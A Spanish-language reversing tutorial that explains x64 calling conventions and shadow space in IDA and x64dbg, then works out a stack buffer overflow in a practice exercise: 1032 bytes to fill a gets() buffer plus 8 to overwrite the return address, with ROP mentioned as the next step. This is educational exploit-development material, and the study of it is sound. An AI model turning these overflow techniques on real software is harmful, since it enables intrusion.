
Por ejemplo para el caso de RAX de 64 bits, existe la parte baja que es EAX de 32 bits, AX de 16 bits, y AH y AL de 8 bits.

REVERSEANDO EN 64 BITS




Como primer vistazo, nos damos cuenta que aquí casi siempre las funciones son RSP BASED, las variables y argumentos se referencian como RSP+XXX.


Para analizar bien miremos un poco la FUNCION LLAMADORA a main.




Vemos que es una funcion con una sola variable si vamos a la representación estática del stack vemos que IDA nos muestra que el mismo llega hasta -0x38 mientras que la única variable está más abajo.




La única variable está en -0x18.




Si en la parte superior apretamos A




Vemos que hay justo 32 bytes de espacio vacío, como decía la referencia es el SHADOW SPACE o lugar reservado para cuando llama a alguna funcion, como por ejemplo main.



Apretando la tecla d varias veces para cambiar los tipos, creamos 4 variables adicionales QWORD, que serán parte del SHADOW SPACE.





Recordamos que ese espacio con estas 4 variables no será usado por la funcion llamadora, sino que reserva ese espacio para uso de la funcion llamada.



Vemos que la funcion al iniciar sube RSP el valor 0x38 quedando justo encima del SHADOW SPACE.


Si no me creen, en IDA pueden ver las variaciones del stack estáticamente.







Vemos que después del PUSH RSP valdrá menos 8 y después del SUB RSP, 0x30 queda RSP valiendo -0x38 con respecto al valor inicial.

A partir de ahí RSP será constante y será tomado como referencia.





Así que alli quedamos ubicados en RSP en -0x38 y con un espacio que no utilizara, pero cuando las funciones llamadas lo usen y guarden alli, no pisaran variables de la funcion llamadora pues estas quedan debajo.




Aquí como no hay PUSHES no importa tanto lo del orden inverso, solo en el caso de que haya más de 4 argumentos.

Se mueve a RCX (en este caso ECX ya que es un DWORD de 4 bytes) el primer argumento, se mueve a RDX el segundo argumento que es un QWORD de 8 bytes y se mueve a R8 el tercer argumento, también un QWORD.

Vayamos al main.

Alli están los dos argumentos y vemos que los guarda en el SHADOW SPACE de la llamadora.




Sabemos que 0x0 en el main es correspondiente a 0x38 en la llamadora, más 8 bytes del return address que guardo al llamar al main.

Así que al inicio del main estamos en




Así que al inicio de main estamos en 0x0, debajo está el RETURN ADDRESS y debajo el SHADOW SPACE DE LA FUNCION LLAMADORA y arriba del RETURN ADDRESS tendremos las variables propias de main más su propio SHADOW SPACE para llamar una funcion como en nuestro caso la funcion f.

Si vemos la representación estática del stack de main.



justo abajo del RETURN ADDRESS está el SHADOW SPACE era un DWORD el primer argumento y los otros dos eran QWORDS, igual el tercero no lo usa así que no lo muestra.




Así que alli está el STORE\_1 y 2 reservados en la funcion llamadora y usados en la funcion llamada.


Como el STORE\_1 es un DWORD quedan 4 bytes vacíos en medio hasta el STORE\_2 que es un QWORD y el tercero no lo usa.

Bueno vamos teniendo una idea como se maneja esto, quizás en funciones con menos de 4 argumentos no sea tan importante pero a veces en funciones de más de 4 argumentos se puede complicar, es mejor tenerlo claro.

Vemos que con este sistemas de los SHADOW SPACE no hay que rebalancear el stack ya que no hay PUSH para pasar argumentos y RSP queda constante.




Si vemos la representación estática de main, podemos marcar su propio SHADOW SPACE.



No tiene variables propias, solo argumentos que están en los registros correspondientes y guardo lugar para 4 QWORDS para su propio SHADOW SPACE, los renombro.







Alli tienen los 4 argumentos que le pasa a MessageBoxA en ECX, RDX, R8 y R9.

Por supuesto todas las funciones que son llamadas desde main usan el mismo SHADOW STACK de main, como no se llaman dos a la vez, no habrá superposiciones.

Luego llegamos a la funcion f, es una funcion de un solo argumento que se pasa por ECX y que guarda en el SHADOW STACK de main.




Renombro.




Convierto **result** en un buffer me dice IDA que tiene 1032 bytes.






Eso quiere decir que al llamar a gets() con el argumento de la dirección del buffer **result**, tendre que llenarlo con 1032 bytes y luego 8 bytes más para pisar el RETURN ADDRESS.


Con esto deberíamos pisar el RETURN ADDRESS.




Probemoslo ejecutando el script en la misma carpeta que el ejercicio.





Atacheo la versión para 64 bits del x64dbg, corriendola como administrador.






Busco el RET correspondiente en el módulo y le coloco un BREAKPOINT y acepto el MessageBox para que pare alli.






Vemos que en este caso Dst no tiene cero ya que la variable está arriba del buffer result así que no la puedo pisar.




Igual no se romperá ya que el **memmove** copia a ese buffer en el heap que creo con VirtualAlloc, la data que yo pase con el size correcto así que en este caso no habrá problema y llegará al ret.

Por supuesto acá habrá que ropear para darle permiso de ejecución al stack, o a esa sección donde copio los datos que ingrese.


Antes de ropear voy a tratar de buscar en el mismo ejecutable una funcion con más de 4 argumentos para ver todas las posibilidades en el calling convention..



Acá tenemos una con muchos argumentos, veamos quien la llama con x.




Vayamos alli.




Vemos que la cosa se empioja cuando hay más de 4 argumentos.

Piensen en los programas sin símbolos donde IDA no ayuda tanto y veran que es bueno aclarar y reversear bien.

